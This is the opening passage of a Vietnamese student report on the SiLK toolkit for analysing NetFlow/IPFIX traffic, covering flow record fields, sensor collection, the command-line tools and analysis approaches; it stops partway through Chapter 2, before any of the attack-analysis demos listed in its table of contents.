

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO BÀI TẬP LỚN
HỌC PHẦN: KỸ THUẬT THEO DÕI, GIÁM SÁT
AN TOÀN MẠNG
MÃ HỌC PHẦN: INT1429M**

**ĐỀ TÀI: TÌM HIỂU CÔNG CỤ SILK ĐỂ THỐNG KÊ VÀ
PHÂN TÍCH DỮ LIỆU**

Các sinh viên thực hiện:

B22DCAT164	Hoàng Anh Khoa
B22DCAT100	Nguyễn Trường Giang
B22DCAT180	Lê Quang Lộc

Tên nhóm: 10

Tên lớp: INT1429M-20252-02

Giảng viên hướng dẫn: Ths. Vũ Minh Mạnh

HÀ NỘI 2026

PHÂN CÔNG NHIỆM VỤ NHÓM THỰC HIỆN

TT	Công việc / Nhiệm vụ	SV thực hiện	Tỉ lệ phần trăm đóng góp
1	Lý thuyết: Chương 2 (Phân tích dữ liệu với SiLK - phần Quy trình làm việc SiLK), Chương 3 (Kết luận & hướng phát triển). Demo: Chương 3.1 (Demo cơ bản: cài đặt, rfilter, rcount, runiq, rwcut, rwsort...) + Chương 3.2 (Demo phân tích tấn công DoS với SiLK và Python)	Hoàng Anh Khoa	34%
2	Lý thuyết: Chương 1 (phần Bộ công cụ SiLK), Chương 2 (Phân tích dữ liệu với SiLK - các phương pháp phân tích). Demo: Chương 3.3 (DNS Tunneling)	Lê Quang Lộc	33%
3	Lý thuyết: Mở đầu, Chương 1 (Tổng quan về SiLK - Giới thiệu SiLK và Kho lưu trữ luồng SiLK). Demo: Chương 3.4 (Port Scan)	Nguyễn Trường Giang	33%

NHÓM THỰC HIỆN TỰ ĐÁNH GIÁ

TT	SV thực hiện	Thái độ tham gia	Mức hoàn thành CV	Kỹ năng giao tiếp	Kỹ năng hợp tác	Kỹ năng lãnh đạo
1	Hoàng Anh Khoa	5	5	5	5	5
2	Nguyễn Trường Giang	5	4	4	4	4
3	Lê Quang Lộc	5	5	5	5	4

Ghi chú:

- Thái độ tham gia: Đánh giá điểm thái độ tham gia công việc chung của nhóm (từ 0: không tham gia, đến 5: chủ động, tích cực).
- Mức hoàn thành CV: Đánh giá điểm mức độ hoàn thành công việc được giao (từ 0: không hoàn thành, đến 5: hoàn thành xuất sắc).
- Kỹ năng giao tiếp: Đánh giá điểm khả năng tương tác, giao tiếp trong nhóm (từ 0: không hoặc giao tiếp rất yếu, đến 5: giao tiếp xuất sắc).

- Kỹ năng hợp tác: Đánh giá điểm khả năng hợp tác, hỗ trợ lẫn nhau, giải quyết mâu thuẫn, xung đột
- Kỹ năng lãnh đạo: Đánh giá điểm khả năng lãnh đạo (từ 0: không có khả năng lãnh đạo, đến 5: có khả năng lãnh đạo tốt, tổ chức và điều phối công việc trong nhóm hiệu quả).

DANH MỤC CÁC HÌNH VẼ.....	6
DANH MỤC CÁC TỪ VIẾT TẮT.....	7
MỞ ĐẦU.....	8
CHƯƠNG 1. TỔNG QUAN VỀ SILK.....	10
1.1 Giới thiệu về SiLK	10
1.2 Kho lưu trữ luồng SiLK	10
1.2.1 Bản ghi lưu lượng mạng.....	10
1.2.2 Tạo và thu thập lưu lượng mạng	11
1.2.3 Nơi thu thập dữ liệu lưu lượng mạng	13
1.3 Bộ công cụ silk.....	13
1.3.1 Giới thiệu bộ công cụ SiLK	13
CHƯƠNG 2. PHÂN TÍCH DỮ LIỆU VỚI SILK	15
2.1 Phân tích đơn đường dẫn (Single-path Analysis).....	15
2.2 Phân tích đa đường dẫn (Multi-path Analysis)	15
2.3 Phân tích thăm dò (Exploratory Analysis).....	15
2.4 Quy trình làm việc để phân tích SiLK.....	16
2.5 Công thức thu thập thông tin.....	16
2.6 Bước Model.....	18
2.7 Kiểm tra.....	18
2.8 Phân tích.....	18
2.9 Lọc.....	19
2.10 Áp dụng quy trình làm việc SiLK	19
CHƯƠNG 3. Demo VÀ KẾT LUẬN	20
3.1 Demo cơ bản với SiLK.....	20
3.1.1 Cài đặt SiLK.....	20
3.1.2 Phân tích SiLK	20
3.2 Demo phân tích tấn công Dos với SiLK và python	25
3.2.1 Giới thiệu môi trường lab.....	25
3.2.2 Các bước demo.....	25
3.2.3 Khởi tạo và cấu hình Metasploit	26
3.2.4 Test tấn công	26
3.2.5 Thu thập bản ghi netflow	26
3.2.6 Truy vấn số bản ghi.....	27
3.2.7 Parse dữ liệu	28
3.2.8 Kết quả file testTCP5.html.....	29

3.3 Demo phân tích tấn công DNS Tunneling với SiLK và Python	29
3.3.1 Giới thiệu về DNS Tunneling	29
3.3.2 Môi trường lab.....	29
3.3.3 Các bước demo.....	29
3.4 Demo phân tích tấn công Port Scan với SiLK và Python	33
3.4.1 Giới thiệu về Port Scan	33
3.4.2 Môi trường lab.....	34
3.4.3 Các bước demo.....	34
3.5 Kết luận	39
3.5.1 Các kết quả đạt được	39
3.5.2 Hướng phát triển	39
TÀI LIỆU THAM KHẢO	40

DANH MỤC CÁC HÌNH VẼ

Hình 1 - Các trường dữ liệu trong một bản ghi network flow của công cụ SiLK.....	11
Hình 2 - Cách các gói tin được gom lại thành luồng mạng.....	12
Hình 3 - Các loại lưu lượng mặc định cho các cảm biến	13
Hình 4 - Quy trình phân tích dữ liệu mạng bằng SiLK.....	16
Hình 5 - Quy trình biến gói tin mạng từ tcpdump → PCAP → YAF → IPFIX để phân tích	17
Hình 6 - Giao diện phần mềm dùng để biến đổi và vẽ đồ thị hàm số trong toán học.	17
Hình 7 – Cài đặt thành công SiLK	20
Hình 8 - Lấy một danh sách các cảm biến với rwsiteinfo	21
Hình 9 – Thông tin các loại lưu lượng mạng	21
Hình 10 – Truy xuất các bản ghi SiLK	22
Hình 11 – Lưu lượng đặc trưng theo thời gian.....	22
Hình 12 – Hồ sơ lưu lượng với rwuniq	22
Hình 13 – Hồ sơ lưu lượng với rwuniq	22
Hình 14 – Xem thông tin file	23
Hình 15 – Sắp xếp bản ghi lưu lượng.....	23
Hình 16 – Hiển thị bản ghi lưu lượng	24
Hình 17 – Sắp xếp bản ghi lưu lượng.....	24
Hình 18 – In một bản tóm tắt IP trong một bộ IP.....	25
Hình 19 – Chuyển đổi địa chỉ IP thành tên miền	25
Hình 20 – Hoàn thành chuyển đổi.....	25

DANH MỤC CÁC TỪ VIẾT TẮT

Từ viết tắt	Thuật ngữ tiếng Anh/Giải thích	Thuật ngữ tiếng Việt/Giải thích
SiLK	System for Internet-Level Knowledge	Hệ thống tri thức cấp độ Internet
NetFlow	Network Flow Protocol (Cisco)	Giao thức thu thập lưu lượng mạng của Cisco
IPFIX	IP Flow Information Export	Chuẩn xuất thông tin luồng IP
NetSA	Network Situational Awareness	Nhận thức tình huống mạng
CERT	Computer Emergency Response Team	Nhóm ứng phó sự cố máy tính
YAF	Yet Another Flowmeter	Công cụ tạo bản ghi luồng mạng
PCAP	Packet Capture	Định dạng tệp bắt gói tin
IP	Internet Protocol	Giao thức Internet
TCP	Transmission Control Protocol	Giao thức điều khiển truyền dẫn
UDP	User Datagram Protocol	Giao thức gói dữ liệu người dùng
I/O	Input/Output	Đầu vào/Đầu ra
UNIX	Uniplexed Information and Computing Service	Hệ điều hành đa người dùng
URL	Uniform Resource Locator	Định vị tài nguyên thống nhất

MỞ ĐẦU

Trong bối cảnh an toàn mạng ngày càng trở nên phức tạp, việc theo dõi và phân tích lưu lượng mạng đóng vai trò then chốt trong việc phát hiện sớm các mối đe dọa, điều tra sự cố và bảo vệ hệ thống thông tin. Các tổ chức, doanh nghiệp hiện nay cần những công cụ mạnh mẽ, hiệu quả để xử lý khối lượng dữ liệu mạng khổng lồ phát sinh mỗi ngày. SiLK (System for Internet-Level Knowledge) là một bộ công cụ mã nguồn mở được phát triển bởi nhóm Network Situational Awareness (NetSA) tại CERT/CC, chuyên dùng để thu thập, lưu trữ, thống kê và phân tích dữ liệu lưu lượng mạng dạng NetFlow/IPFIX. Với khả năng xử lý nhanh chóng hàng triệu bản ghi lưu lượng mạng, SiLK là một trong những lựa chọn hàng đầu trong lĩnh vực giám sát an toàn mạng.

LÝ DO CHỌN ĐỀ TÀI

Nhóm chúng em lựa chọn đề tài “Tìm hiểu công cụ SiLK để thống kê và phân tích dữ liệu” xuất phát từ những lý do sau:

- Tính thực tiễn cao: An toàn mạng là lĩnh vực đang phát triển mạnh mẽ, đặt ra nhu cầu cấp thiết về các công cụ phân tích lưu lượng mạng chuyên dụng. SiLK được sử dụng rộng rãi trong các tổ chức bảo mật lớn như CERT/CC, đây là cơ hội để tiếp cận công cụ thực tiễn đang được sử dụng trong ngành.

- Bổ sung kiến thức chuyên ngành: Học phần Kỹ thuật theo dõi, giám sát an toàn mạng yêu cầu nắm vững các kỹ năng phân tích lưu lượng mạng. Việc tìm hiểu SiLK giúp nhóm hiểu sâu hơn về cơ chế thu thập dữ liệu NetFlow/IPFIX, quy trình phân tích bản ghi lưu lượng và các kỹ thuật phát hiện bất thường trên mạng.

- Tính mở và miễn phí: SiLK là phần mềm mã nguồn mở, miễn phí, cho phép nhóm triển khai và thực hành trực tiếp mà không gặp rào cản về bản quyền. Điều này tạo điều kiện thuận lợi để nhóm tìm hiểu, thử nghiệm và trình bày demo một cách đầy đủ.

- Khả năng xử lý dữ liệu lớn: Trong thực tế, các mạng doanh nghiệp có thể phát sinh hàng triệu bản ghi lưu lượng mỗi ngày. SiLK được thiết kế để xử lý hiệu quả khối lượng dữ liệu khổng lồ này thông qua kiến trúc nhị phân và cơ chế pipeline, đây là điểm khác biệt quan trọng so với các công cụ phân tích thông thường.

Báo cáo bài tập lớn gồm 3 chương với nội dung chính như sau:

Chương 1. Tổng quan về SiLK:

Giới thiệu tổng quan về công cụ SiLK, lịch sử hình thành, kiến trúc tổng thể và vai trò của SiLK trong lĩnh vực phân tích lưu lượng mạng tại quy mô Internet. Chương này cũng trình bày về SiLK Flow Repository, bao gồm cấu trúc bản ghi lưu lượng mạng (Flow Record), cơ chế thu thập và lưu trữ dữ liệu NetFlow/IPFIX, cách phân loại lưu lượng theo vị trí cảm biến, đồng thời giới thiệu bộ công cụ phân tích SiLK gồm hơn 60 lệnh dòng lệnh UNIX với các công cụ chính như `rwfilter`, `rwstats`, `rwuniq`, `rwcount`, `rwcut`, `rwsort` và cơ chế kết nối qua đường ống (`pipe`).

Chương 2. Phân tích dữ liệu với SiLK:

Trình bày ba phương pháp phân tích dữ liệu mạng bằng SiLK: phân tích đơn luồng (Single-path), phân tích đa luồng (Multi-path) và phân tích thăm dò (Exploratory Analysis), giúp người dùng lựa chọn hướng tiếp cận phù hợp với từng tình huống. Bên cạnh đó, chương mô tả quy trình làm việc chuẩn khi phân tích dữ liệu với SiLK, bao gồm các bước: thu thập thông tin, xây dựng mô hình, kiểm tra, phân tích, lọc dữ liệu và áp dụng vào thực tế.

Chương 3. Demo và Kết luận:

Trình bày các demo minh họa việc sử dụng các lệnh SiLK để phân tích dữ liệu lưu lượng mạng thực tế, bao gồm: demo cơ bản với các lệnh nền tảng của SiLK, demo phân tích tấn công DoS, demo phân tích tấn công DNS Tunneling và demo phân tích tấn công Port Scan kết hợp giữa SiLK và Python. Cuối chương đưa ra các kết quả đạt được và hướng phát triển của đề tài.

CHƯƠNG 1. TỔNG QUAN VỀ SILK

1.1 Giới thiệu về SiLK

SiLK(System for Internet Level Knowledge):

- SiLK là phần mềm mã nguồn mở của nhóm Network Situational Awareness(Net SA) tại CERT để truy vấn và phân tích dữ liệu NetFlow. Bộ SiLK cho phép truy vấn nhanh chóng và hiệu quả lưu lượng mạng rất lớn theo thứ tự để xác định các hiện tượng tổng hợp phức tạp hoặc trích xuất các sự kiện riêng lẻ.
- SiLK thực sự là một cơ sở dữ liệu tại dòng lệnh. Mỗi công cụ thực hiện một truy vấn cụ thể,thao tác hoặc tổng hợp dữ liệu và các lệnh được kết nối với nhau để tạo ra các kết quả. Bằng cách kết nối nhiều bản ghi dọc theo đường ống, SiLK cho phép nhà phân tích tạo các lệnh phức tạp mà dữ liệu trường dọc theo nhiều kênh cùng một lúc.

Các nhà phân tích mạng cần xây dựng một viễn cảnh liên tục về lưu lượng truy cập qua mạng của họ. Điều này phối cảnh thường được xây dựng dựa trên thông tin về lưu lượng truy cập như khối lượng, thời gian và giao tiếp đường dẫn.

1.2 Kho lưu trữ luồng SiLK

1.2.1 *Bản ghi lưu lượng mạng*

NetFlow là một giao thức được phát triển bởi Cisco sử dụng để thu thập thông tin về lưu lượng truy cập qua các thiết bị mạng.Các thông tin thu thập thường bao gồm:Địa chỉ IP nguồn và đích,cổng nguồn và đích,giao thức lớp vận chuyển ,loại dịch vụ và giao diện bộ định tuyến.

SiLK sử dụng 5 thuộc tính sau để tạo dữ liệu lưu lượng mạng:

- Địa chỉ IP nguồn
- Địa chỉ IP đích
- Cổng nguồn
- Cổng đích
- Giao thức lớp vận chuyển

Flow Record:bản ghi lưu lượng.Một bản ghi lưu lượng cung cấp nhãn và số liệu thống kê về các gói được bao phủ bởi luồng mạng,bao gồm luồng,tổng số byte,thời lượng và thời gian của các gói đó.Một tệp lưu lượng là một loạt các bản ghi lưu lượng.Bản ghi lưu lượng gồm các trường()Mỗi trường được xác định bởi một tên và số có thể sử dụng thay thế cho nhau.

Field Number	Field Name	Description
1	sIP	Source IP address for flow
2	dIP	Destination IP address for flow
3	sPort	Source port for flow (or 0)
4	dPort	Destination port for flow (or 0)
5	protocol	Transport layer protocol number for flow
6	packets, pkts	Number of packets in flow
7	bytes	Number of bytes in flow (starting with IP header)
8	flags	Cumulative TCP flag fields of flow (or blank)
9	sTime	Start date and time of flow
10	duration	Duration of flow
11	eTime	End date and time of flow
12	sensor	Sensor that collected the flow
13	in	Ingress interface or VLAN on sensor (usually zero)
14	out	Egress interface or VLAN on sensor (usually zero)
15	nhIP	Next-hop IP address (usually zero)
16	sType	Type of source IP address (pmap required)
17	dType	Type of destination IP address (pmap required)
18	scc	Source country code (pmap required)
19	dec	Destination country code (pmap required)
20	class	Class of sensor that collected flow
21	type	Type of flow for this sensor class
—	iType	ICMP type for ICMP and ICMPv6 flows (SiLK V3.8.1+)
—	iCode	ICMP code for ICMP and ICMPv6 flows (SiLK V3.8.1+)
25	icmpTypeCode	Both ICMP type and code values (before SiLK V3.8.1)
26	initialFlags	TCP flags in initial packet
27	sessionFlags	TCP flags in remaining packets
28	attributes	Termination conditions
29	application	Standard port for application that produced the flow

Table 1.1: Fields in a SiLK Network Flow record

Hình 1 - Các trường dữ liệu trong một bản ghi network flow của công cụ SiLK

Ví dụ: trường địa chỉ IP nguồn có thể được xác định bởi tên của trường đó(sIP) hoặc số trường của nó (1). Tên trường không phân biệt chữ hoa và chữ thường.

Mỗi bản ghi lưu lượng tạo bởi SiLK là rất nhỏ ít nhất 22 byte nhưng một sensor có thể thu thập nhiều GB hồ sơ lưu lượng mạng ngày ngày trên một mạng bận rộn.


Một số trường được lưu trong hồ sơ như thời gian bắt đầu và thời lượng. Một số không được lưu trữ nó có ngược từ thông tin trong trường lưu trữ hoặc kết hợp các trường được lưu trữ trong bản ghi và dữ liệu bên ngoài. Ví dụ: thời gian kết thúc được tính bằng cách thêm thời gian bắt đầu và thời lượng. Mã quốc gia nguồn được lấy từ địa chỉ IP nguồn và bảng ánh xạ địa chỉ IP thành mã quốc gia.

1.2.2 Tạo và thu thập lưu lượng mạng

Dữ liệu được thu thập và hiển thị dưới dạng bản ghi lưu lượng mạng. Một bản ghi lưu lượng mạng được tạo bởi các cảm biến trên toàn mạng doanh nghiệp. Thông thường, phần lớn

những cảm biến này là bộ định tuyến. Các cảm biến chuyên dụng như yaf có thể được sử dụng khi nguồn cấp dữ liệu từ bộ định tuyến không có sẵn, chẳng hạn như trên mạng gia đình hoặc trên một máy chủ cá nhân. yaf cũng có thể được sử dụng để tránh hiện vật trong việc thực hiện lưu lượng mạng của bộ định tuyến hoặc sử dụng các định dạng dữ liệu lưu lượng mạng không dành riêng cho thiết bị như IPFIX. Nó cung cấp thêm quyền kiểm soát đối với việc tạo bản ghi lưu lượng mạng và có thể chuyển đổi dữ liệu gói sang lưu lượng mạng ghi lại thông qua một tập lệnh tự động hóa quá trình này.

Một cảm biến tạo ra các bản ghi lưu lượng mạng bằng cách nhóm các gói có liên quan chặt chẽ với nhau theo thời gian và có nhãn lưu lượng chung. Có liên quan chặt chẽ với nhau được xác định bởi cảm biến và thường được đặt trong khoảng 30 giây.



Hình 2 - Cách các gói tin được gom lại thành luồng mạng

Trường hợp 1 trong sơ đồ đó tạo ra bản ghi lưu lượng khi tất cả các gói cho một luồng là liên tục và không bị gián đoạn.

Trường hợp 2 sơ đồ tạo dòng chảy hồ sơ khi một số dòng chảy được thu thập song song.

Trường hợp 3 sơ đồ tạo ra bản ghi lưu lượng khi hết thời gian.

Lưu lượng mạng là một xấp xỉ lưu lượng. Bộ định tuyến và các cảm biến khác đoán khi quyết định các gói thuộc về một luồng nào. Những phỏng đoán này không hoàn hảo; có một số hiện tượng nổi tiếng trong đó một phiên kéo dài sẽ được chia thành nhiều bản ghi lưu lượng:

- Hết thời gian hoạt động là nguyên nhân phổ biến nhất của luồng mạng bị chia. Hồ sơ lưu lượng mạng được thanh lọc từ bộ nhớ của cảm biến và được khởi động lại sau một thời gian hoạt động có thể định cấu hình. Kết quả là tất cả các mạng hồ sơ lưu lượng có giới hạn trên về thời lượng của chúng phụ thuộc vào cấu hình cục bộ. Một điển hình giá trị sẽ là khoảng 30 phút
- Xóa bộ đệm là nguyên nhân phổ biến của các luồng mạng phân chia cho các bản ghi lưu lượng mạng được thu thập bởi bộ định tuyến. Mạng các luồng chiếm tài nguyên bộ nhớ trong bộ định tuyến và bộ định tuyến thường xuyên xóa bộ đệm mạng này dòng chảy cho mục đích vệ sinh. Việc xóa bộ nhớ cache diễn ra khoảng 30 phút một lần. Một chuỗi

các luồng mạng trong một khoảng thời gian dài cho thấy nhiều luồng mạng chấm dứt đều đặn. Khoảng thời gian 30 phút, là kết quả của việc xóa bộ đệm.

- Sự cạn kiệt của bộ định tuyến cũng gây ra các luồng mạng phân chia cho các luồng được thu thập bởi bộ định tuyến. Một bộ định tuyến có giới hạn tài nguyên xử lý và bộ nhớ dành cho lưu lượng mạng. Trong thời gian căng thẳng, bộ đệm lưu lượng sẽ lấp đầy và trống thường xuyên hơn do số lượng luồng mạng được thu thập bởi bộ định tuyến. Sử dụng các cảm biến lưu lượng chuyên dụng có thể tránh hoặc giảm thiểu các vấn đề cạn kiệt bộ đệm và bộ định tuyến. Tất cả những thứ ở đây các trường hợp liên quan đến các luồng mạng đủ dài để được phân chia. Như chúng tôi trình bày sau, phần lớn các luồng mạng thu thập tại biên giới mạng doanh nghiệp là nhỏ và ngắn hạn.

1.2.3 Nơi thu thập dữ liệu lưu lượng mạng

Mặc dù các mạng phức tạp có thể phân tách các bản ghi lưu lượng dựa trên nơi các bản ghi được thu thập (ví dụ: biên giới mạng, các điểm chính trong biên giới, tại các điểm khác), việc triển khai chung SiLK hệ thống thu thập mặc định chỉ thu thập ở viền mạng, như trong hình sau. Mặc định thực hiện chỉ có một lớp cảm biến: tất cả. Việc phân tách dữ liệu được thực hiện theo loại lưu lượng.




Figure 1.2: Default Traffic Types for Sensors

Hình 3 - Các loại lưu lượng mặc định cho các cảm biến

Công cụ SiLK `rwsiteinfo` có thể tạo ra một danh sách các cảm biến được sử dụng cho một cài đặt cụ thể, phản ánh nó cấu hình.

1.3 Bộ công cụ silk

1.3.1 Giới thiệu bộ công cụ SiLK

Bộ phân tích SiLK bao gồm hơn 60 công cụ UNIX dòng lệnh (bao gồm các công cụ thu thập luồng) nhanh chóng xử lý hồ sơ lưu lượng hoặc thao tác dữ liệu phụ trợ. Các công cụ có thể giao tiếp với nhau và với các công cụ kịch bản thông qua các đường ống (cả không tên và được đặt tên) hoặc qua các tệp trung gian

Phân tích SiLK thường bị ràng buộc đầu vào / đầu ra (ràng buộc I / O) Thời lượng cần thiết để thực hiện một phân tích tỷ lệ thuận với lượng dữ liệu đọc từ đĩa. Mục tiêu chính của bộ công cụ SiLK là giảm thiểu thời gian truy cập đó. Một số công cụ SiLK thực hiện các

chức năng tương tự như dòng lệnh UNIX phổ biến các công cụ và các ngôn ngữ kịch bản cấp cao hơn như Perl. Tuy nhiên, các công cụ SiLK xử lý dữ liệu này trong dạng phi văn bản (nhị phân) và sử dụng các cấu trúc dữ liệu được tối ưu hóa đặc biệt để phân tích.

Do đó, hầu hết các phân tích SiLK bao gồm một chuỗi các hoạt động sử dụng các công cụ SiLK. Những hoạt động thường bắt đầu bằng một cuộc gọi `rwfilter` ban đầu để lấy dữ liệu quan tâm và kết thúc trong một cuộc gọi cuối cùng đến một văn bản công cụ đầu ra như `rwstats` hoặc `rwuniq` để tóm tắt dữ liệu để trình bày.

Giữ dữ liệu nhị phân trong càng nhiều bước càng tốt giúp cải thiện hiệu quả xử lý. Đây là vì các bản ghi nhị phân có cấu trúc được tạo bởi các công cụ SiLK có thể dễ dàng phân tách mà không cần phân tích cú pháp, các trường của chúng là nhỏ gọn và các trường đã ở định dạng sẵn sàng cho việc tính toán, chẳng hạn như tính toán mạng.

Theo một số cách, thật phù hợp khi nghĩ về SiLK như một bộ công cụ nhận thức. Kho lưu trữ bản ghi cung cấp khối lượng dữ liệu lớn và bộ công cụ cung cấp các khả năng cần thiết để xử lý các dữ liệu này.

CHƯƠNG 2. PHÂN TÍCH DỮ LIỆU VỚI SILK

Bộ công cụ SiLK cung cấp một bộ công cụ mạnh mẽ để tạo điều kiện thuận lợi cho các tác vụ phân tích lưu lượng mạng. Nó là được thiết kế để rất linh hoạt trong việc hỗ trợ các phương pháp phân tích. Theo thời gian, các nhà phân tích khác nhau đã sử dụng một nhiều cách tiếp cận trong việc sử dụng SiLK. Phần này thảo luận về ba phương pháp hữu ích trong phân tích hồ sơ lưu lượng mạng.

2.1 Phân tích đơn đường dẫn (Single-path Analysis)

Cách tiếp cận single-path analysis là cách tiếp cận cơ bản nhất và được sử dụng phổ biến nhất để phân tích hành vi mạng.

Nó sử dụng một chuỗi lệnh duy nhất để tạo ra kết quả phân tích. Theo cách tiếp cận này, nhà phân tích hình thành một giả thuyết ban đầu, xây dựng một truy vấn để lấy lưu lượng quan tâm, tạo ra một bảng, tóm tắt, hoặc loạt để lập hồ sơ lưu lượng này, và sau đó diễn giải hồ sơ này bằng số hoặc thông qua biểu đồ. Lặp lại có thể được sử dụng nếu cần (ví dụ: để tinh chỉnh truy vấn ban đầu), nhưng có thể không cần thiết cho nhiều đơn giản hơn, nhiều hơn phân tích đơn giản.

Cách tiếp cận này có thể được sử dụng để nhận dạng dịch vụ, kiểm kê thiết bị mạng, phản hồi sự cố hoặc sử dụng để học.

2.2 Phân tích đa đường dẫn (Multi-path Analysis)

Cách tiếp cận multi-path analysis sử dụng một chuỗi các công cụ thường liên quan đến một số lựa chọn thay thế và thường bao gồm lặp đi lặp lại qua một số bước. Mặc dù cách tiếp cận đa đường có thể được thực hiện thủ công, nhưng nó thường xuyên liên quan đến kịch bản để chọn các lựa chọn thay thế dựa trên các loại dữ liệu và sau đó lặp lại cho đến khi lưu lượng truy cập mong muốn là cô lập hoặc tóm tắt mong muốn được sản xuất. Các lựa chọn thay thế được sử dụng theo yêu cầu cho các nhóm xử lý hồ sơ theo những cách khác nhau để đạt được kết quả mà hồ sơ hành vi quan tâm.

Cách tiếp cận này có thể được sử dụng để kiểm tra lưu lượng sử dụng một số giao thức, mỗi giao thức theo sau thay thế của chính nó thiết lập các đặc điểm, để thực hiện cùng một mục tiêu. Ví dụ: có nhiều cách mà phần mềm độc hại có thể đèn hiệu vào mạng chỉ huy và kiểm soát của nó. Mỗi cách có thể được kiểm tra riêng thông qua một chuỗi các lệnh SiLK, tạo ra các tập hợp kết quả góp phần nhận thức tổng thể về đèn hiệu.

2.3 Phân tích thăm dò (Exploratory Analysis)

Phân tích thăm dò là một cách tiếp cận mở để xây dựng, phân tích và tiến hành phân tích mạng. Nó sử dụng các phân tích một đường và nhiều đường như các khối xây dựng để điều tra sự bất thường lưu lượng mạng. Những loại phân tích đơn giản hơn này giúp chúng tôi xây dựng các kịch bản khác nhau, điều tra thay thế các giả thuyết và khám phá nhiều khía cạnh của dữ liệu. Phân tích thăm dò ban đầu là thủ công trong tự nhiên, nhưng có thể chuyển sang phân tích theo kịch bản để dễ lặp lại và cho kết quả đều đặn.

Cách tiếp cận này được sử dụng cho các hiện tượng phức tạp hoặc mới nổi, trong đó nhiều chỉ số cần được kết hợp để đạt được sự hiểu biết. Một ví dụ về phương pháp phân tích này sẽ là một nghiên cứu về việc lọc dữ liệu, trong đó có thể được thực hiện theo nhiều cách khác nhau. Mỗi phương thức tẩy tế bào chết có thể được định hình bằng cách sử dụng một bộ về các chỉ số và kết quả của tất cả các phân tích như vậy được kết hợp để tạo ra sự hiểu biết tổng hợp về lưu lượng truy cập được chuyển đến các nhóm địa chỉ đáng ngờ khác nhau.

2.4 Quy trình làm việc để phân tích SiLK

Các phân tích SiLK chia sẻ một quy trình công việc chung, được hiển thị trong hình sau. Trong khi đường đơn, đa đường và thám hiểm phân tích có thể kết hợp các bước khác nhau trong quy trình công việc này, tất cả đều tuân theo trình tự chung của nó.





Figure 1.3: SiLK Analysis Workflow

